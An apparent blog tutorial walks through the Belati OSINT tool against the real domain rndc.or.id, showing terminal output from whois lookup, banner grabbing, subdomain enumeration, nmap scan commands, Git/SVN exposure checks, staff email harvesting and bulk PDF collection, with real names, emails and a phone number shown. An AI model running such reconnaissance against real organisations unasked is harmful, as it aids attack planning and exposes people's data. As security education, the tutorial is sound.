
```
python2 Belati.py -d rndc.or.id -c "Adobe Inc"
```

Next will be explained with the picture.




```
↳ python2 Belati.py -d rndc.or.id -c "Adobe Inc"
[-] No Configuration file found. Setting up...

 -----> Initiating Configuration <-----


 Setting database location to web/db.sqlite3

 Setting Current Directory to [redacted]a/BELATI

Please enter Python v2.x Binary name [python]:python2
```

When a user uses Belati for the first time, Belati will ask for the required configuration like above In the meantime, there is only a Python binary configuration to run the Django web server.




```
┌ h4kcuh@KotakRusak  ~/D..a/BELATI  master ● ?
↳ python2 Belati.py -d rndc.or.id -c "Adobe Inc"


        /$$$$$$$  /$$$$$$$$ /$$        /$$$$$$  /$$$$$$$$     .
       | $$__  $$| $$_____/| $$       /$$__  $$|__  $$__/    J:L
       | $$  \ $$| $$      | $$      | $$  \ $$   | $$       |:|
       | $$$$$$$ | $$$$$   | $$      | $$$$$$$$   | $$       |:|
       | $$__  $$| $$__/   | $$      | $$__  $$   | $$       |:|
       | $$  \ $$| $$      | $$      | $$  | $$   | $$       |:|
       | $$$$$$$/| $$$$$$$$| $$$$$$$$| $$  | $$   | $$  /]   |:|   [\
       |_______/ |________/|________/|__/  |__/   |__/  \:-'"""'-:/
                                                          ""III""
                                                            III
                                                            III
                                                            III
                                                           (___)

                              The Traditional Swiss Army Knife for OSINT

       =[ Belati v0.2.3-dev by Petruknisme]=

       + -- --=[ Collecting Public Data & Public Document for OSINT purpose ]=-- -- +
       + -- --=[ https://petruknisme.com ]=-- -- +



       This tool is for educational purposes only.
       Any damage you make will not affect the author.
       Do It With Your Own Risk!

       For Better Privacy, Please Use proxychains or other proxy service!

[*] Starting at: 2018-01-04 16:15:47
[+] Checking Network Connection... OK
[+] Checking Version Update for Belati...
[+] Belati version is uptodate \m/
[+] Creating New Belati Project...
-----------------------------------------------------
Project ID: 1
Project Domain: rndc.or.id
Project Organization/Company: Adobe Inc
```

Because the version of Belati that I use is up to date, Belati will immediately create a new project. As explained earlier, Belati will perform data collection through whois and also perform HTTP Banner Grabbing as in figure below.




```
---------------------------------------------------------
[*] Checking Domain Availability... OK!
[*] Checking URL Alive... OK!
[*] Perfoming Whois...
{
  "status": "ok",
  "registrant_name": "Domain Maxindo",
  "registrant_org": "Maxindo Content Solution",
  "registrant_address": "Mampang Prapatan 15 no 17",
  "registrant_address3": null,
  "domain_id": "PANDI-DO66784",
  "expiration_date": ":23-Feb-2019 23:59:59 UTC",
  "registrant_city": "Jakarta",
  "domain_name": "RNDC.OR.ID",
  "registrant_email": "domain@maxindo.net.id",
  "creation_date": "2011-02-14 13:24:06",
  "registrar": "digitalreg",
  "registrant_country": "ID",
  "registrant_address2": "Jakarta Selatan",
  "name_servers": [
    "THOR.MCS.CO.ID",
    "IRONMAN.MCS.CO.ID"
  ],
  "registrant_phone": "+62.2170979860",
  "registrant_id": "0117589d4cf",
  "registrant_fax": null,
  "registrant_postal_code": "12790"
}
[*] Perfoming HTTP Banner Grabbing...
Date: Thu, 04 Jan 2018 09:28:34 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
X-Content-Type-Options: nosniff
Content-language: en
X-UA-Compatible: IE=Edge
Vary: Accept-Encoding,Cookie
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: private, must-revalidate, max-age=0
Last-Modified: Fri, 26 Feb 2016 01:02:07 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

It appears that the domain is registered by Maxindo Content Solution with the address and telephone number as shown in the picture and complete with what name server is being used by that domain. From HTTP Banner Grabbing, we get information that the server is using Apache / 2.4.25 as web server and PHP / 5.3.29 along with other HTTP header information. Next we will do enumeration of the subdomain that are registered on a domain such as Figure below.




```
[*] Perfoming Subdomains Enumeration...
[-] Enumerating subdomains now for rndc.or.id
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 7
              Subdomain                     IP Address           Location
================================================================================
www.rndc.or.id                             103.53.192.98   -
cpanel.rndc.or.id                          103.53.192.98   -
older.sublist3r.versions.work.better.f     -               -
or.rndc.or.id
mirror.rndc.or.id                          103.255.14.4    ID - (-6.175, 106.8286)
webdisk.rndc.or.id                         103.53.192.98   -
webmail.rndc.or.id                         103.53.192.98   -
wiki.rndc.or.id                            103.53.192.98   -
[*] Perfoming HTTP Banner Grabbing...
Date: Thu, 04 Jan 2018 09:29:04 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
X-Content-Type-Options: nosniff
Content-language: en
X-UA-Compatible: IE=Edge
Vary: Accept-Encoding,Cookie
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: private, must-revalidate, max-age=0
Last-Modified: Fri, 26 Feb 2016 01:02:07 GMT
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Belati enumeration of subdomains is done with the help of sublist3r plugins that collect data from various services such as DNSdumpster, PassiveDNS and others. This subdomain list will be used later:




```
[*] Wapplyzing on domain wiki.rndc.or.id
Apache
MediaWiki
PHP
[*] Checking Public GIT Directory on domain wiki.rndc.or.id
[*] Checking Public SVN Directory on domain wiki.rndc.or.id
[*] Perfoming Nmap Full Scan on IP 103.53.192.98
[*] nmap -sS -A -Pn 103.53.192.98
You requested a scan type which requires root privileges.
QUITTING!
[*] Perfoming Nmap Full Scan on IP 103.255.14.4
[*] nmap -sS -A -Pn 103.255.14.4
You requested a scan type which requires root privileges.
QUITTING!
[*] Perfoming DNS Zone Scanning...
[*] Please wait, maximum timeout for checking is 1 minutes
[<DNS www.rndc.or.id. IN CNAME RRset>
 <DNS mail.rndc.or.id. IN CNAME RRset>
 <DNS rndc.or.id. IN A RRset>
 <DNS rndc.or.id. IN NS RRset>
 <DNS rndc.or.id. IN MX RRset>
 <DNS rndc.or.id. IN TXT RRset>
 <DNS rndc.or.id. IN A RRset>
 <DNS rndc.or.id. IN NS RRset>
 <DNS rndc.or.id. IN MX RRset>
 <DNS rndc.or.id. IN TXT RRset>
 <DNS localhost.rndc.or.id. IN A RRset>
 <DNS rndc.or.id. IN A RRset>
 <DNS rndc.or.id. IN NS RRset>
 <DNS rndc.or.id. IN MX RRset>
 <DNS rndc.or.id. IN TXT RRset>]
DNS Server:
thor.mcs.co.id.
ironman.mcs.co.id.
stargate.mcs.co.id.
MX Record:
1 aspmx.l.google.com.
5 alt1.aspmx.l.google.com.
```

Belati performs Wappalyzing on each registered subdomain and does not forget to check SVN & Git folder repository to determine whether the subdomain is a version control that can cause downloading source code from an app / website. Then query the DNS server to find out the NS & MX Server. Furthermore, Belati will do email Harvesting from Google and PGP server against the domain.




```
[*] Perfoming Email Harvest from Google Search...
[*] Found 2 emails on domain rndc.or.id
tri@rndc.or.id
wahyu@rndc.or.id
[*] Perfoming Email Harvest from PGP Server...
[*] Found 1 emails on domain rndc.or.id
idk@rndc.or.id
```

Now we have a list of emails from search engines that have indexed the pages of other sites, such as job search or discussion sites and PGP server. Furthermore, Belati will conduct a public search of documents contained on the domain server that has been previously indexed by search engines; this is inspired by features that are owned by Foca.




```
[*] Perfoming Public Document Harvest from Google...
[*] Gather Link from Google Search for domain rndc.or.id
[*] Searching PDF Document...
[*] Found 27 PDF files!
[*] Please wait, lemme download it for you ;) [NO PROXY]
failover_di_debian.pdf: 401KB [00:01, 296KB/s]
eoip_tunnel.pdf: 270KB [00:01, 151KB/s]
panduan_praktis_digital_forensic.pdf: 1.19MB [00:05, 230KB/s]
installasi_mail_server_with_nginx_di_centos_6.pdf: 319KB [00:01, 161KB/s]
eBook_guru_go_blog.pdf:  99%|
No Response...
eBook_guru_go_blog.pdf: 3.79MB [00:16, 236KB/s]
modul_wireless-2.pdf: 6.21MB [00:21, 291KB/s]
modul_wireless-1.pdf: 5.52MB [00:09, 560KB/s]
fun_with_video_greeting_card.pdf: 1.29MB [00:08, 152KB/s]
malicious_pci_expansion_rom.pdf: 696KB [00:01, 681KB/s]
idsecconf2014_online_ctf_writeup_by_nganggur.pdf: 795KB [00:01, 648KB/s]
system_address_map_initialization_in_x86_x64-part_1.pdf: 844KB [00:04, 204KB/s]
imsi_catcher-slide.pdf: 762KB [00:01, 401KB/s]
mikrotik_simple_static_routing.pdf: 164KB [00:00, 453KB/s]
gsm_attack_imsi_catch_and_fake_sms.pdf: 188KB [00:00, 437KB/s]
rndc.pdf: 3.46MB [00:08, 429KB/s]
tracking_mobile_phone_using_doppler_effect-concept.pdf: 418KB [00:02, 198KB/s]
raid_vm_ubuntu.pdf: 3.88MB [00:05, 651KB/s]
introduction_to_automated_captcha_solving.pdf: 680KB [00:00, 682KB/s]
